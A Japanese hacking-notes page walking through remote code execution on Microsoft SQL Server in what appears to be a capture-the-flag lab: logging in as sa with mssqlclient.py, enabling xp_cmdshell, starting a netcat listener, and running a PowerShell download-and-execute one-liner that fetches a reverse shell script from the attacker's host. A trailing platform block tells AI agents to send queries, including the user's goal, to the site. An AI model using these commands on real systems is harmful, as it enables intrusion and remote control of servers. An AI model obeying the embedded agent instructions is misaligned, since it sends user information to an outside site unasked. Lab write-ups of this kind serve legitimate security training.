> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/ports-and-services/mssql-1433/mssql-exploitation-rce.md).
# MSSQL - RCE攻略
mssqlclient.py、xp\_cmdshell、ホストされたPowerShellペイロード、リバースシェルを通じたMSSQLリモートコード実行。
## MSSQLの悪用(Microsoft SQL)
**ポート1433(MSSQL)**

ポート1433が開いており、Microsoft SQL Serverが待ち受けていることを示しています。列挙中に回収したユーザーを使ってアクセスを試してください。
**MSSQL接続テスト**
使用する `mssqlclient.py` 接続を試すには:
```powershell
mssqlclient.py sequel.htb/angela@10.10.11.51
mssqlclient.py sequel.htb/oscar@10.10.11.51
mssqlclient.py sequel.htb/kevin@10.10.11.51
```
**結果**: 使えるのは `sa` ユーザーだけです。
```powershell
mssqlclient.py sequel.htb/sa@10.10.11.51
```
### MSSQL経由のリバースシェル
**コマンド実行を有効化**
システムコマンドを実行するには、 `xp_cmdshell`:
```sql
enable_xp_cmdshell
```
を有効にしてから、次のような簡単なコマンドでテストします: `ipconfig`:
```sql
xp_cmdshell ipconfig
```
**手元のマシンで待ち受ける準備**
4444番ポートでリスナーを起動します:
```bash
rlwrap nc -nvlp 4444
```
**PowerShellスクリプトのダウンロード**
次の名前のPowerShellスクリプトを用意します `PS.ps1` リバースシェル関数を含めます:
{% embed url="" %}
スクリプトの最後に、次の行を追加します:
```bash
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.30 -Port 4444
```
このスクリプトをローカルのWebサーバーでホストします:
```bash
python3 -m http.server 80
```
**リバースシェルの実行**
MSSQLサーバーから、次のコマンドを実行してPowerShellスクリプトをダウンロードし、実行します:
```sql
xp_cmdshell powershell -NoP -NonI -Command "iex (New-Object Net.WebClient).DownloadString(''http://10.10.14.30/PS.ps1'')"
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/ports-and-services/mssql-1433/mssql-exploitation-rce.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.
.png?alt=media)
.png?alt=media)
.png?alt=media)
.png?alt=media)